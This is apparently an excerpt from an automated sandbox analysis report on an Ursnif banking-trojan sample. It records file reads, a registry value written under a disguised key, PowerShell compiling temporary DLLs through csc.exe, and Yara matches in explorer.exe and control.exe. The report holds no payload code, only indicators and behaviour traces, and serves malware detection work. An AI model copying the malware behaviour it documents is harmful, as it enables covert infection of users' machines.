C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA752CB526	ReadFile

Copyright null 2020

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA752CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA752CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA752CB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA764412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA764412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA752CB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA764412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA752CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA752CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.dll	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.dll	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	224A907594E	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA752CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA752CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA752CB526	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	Client	binary	F7 10 00 00 1C 80 00 00 C2 86 8F 8F 08 F8 D2 D8 CD C8 87 3A AB 08 DD D5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	224A907B5EA	RegSetValueExA

Analysis Process: conhost.exe PID: 1700 Parent PID: 6620

General

Start time:	11:07:43
Start date:	16/12/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Copyright null 2020

Analysis Process: csc.exe PID: 6180 Parent PID: 6620

General

Start time:	11:07:51
Start date:	16/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\lcbc4odh\lcbc4odh.cmdline'
Imagebase:	0x7ff7f2da0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 1396 Parent PID: 6180

General

Start time:	11:07:52
Start date:	16/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES9CA2.tmp' 'c:\Users\user\AppData\Local\Temp\lcbc4odh\CSCECDBA1D9933D457DB056F31AC2CEEADE.TMP'
Imagebase:	0x7ff76a190000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 5044 Parent PID: 6620

General

Start time:	11:07:55
Start date:	16/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\00wddsye\00wddsye.cmdline'
Imagebase:	0x7ff7f2da0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 5136 Parent PID: 5044

General

Start time:	11:07:56
Start date:	16/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESABD5.tmp' 'c:\Users\user\AppData\Local\Temp\00wddsye\CSCFFAD43D2FB2747A5BC1271AB7CCA8A12.TMP'
Imagebase:	0x7ff76a190000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3472 Parent PID: 6620

General

Start time:	11:08:01
Start date:	16/12/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000003.454780333.0000000003070000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000002.641874278.0000000003B86000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: control.exe PID: 5128 Parent PID: 5508

General

Start time:	11:08:01
Start date:	16/12/2020
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff60c690000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000002.458481553.00000000009D6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000003.445671426.0000026AEDB20000.00000004.00000001.sdmp, Author: Joe Security

Copyright null 2020

Disassembly

Code Analysis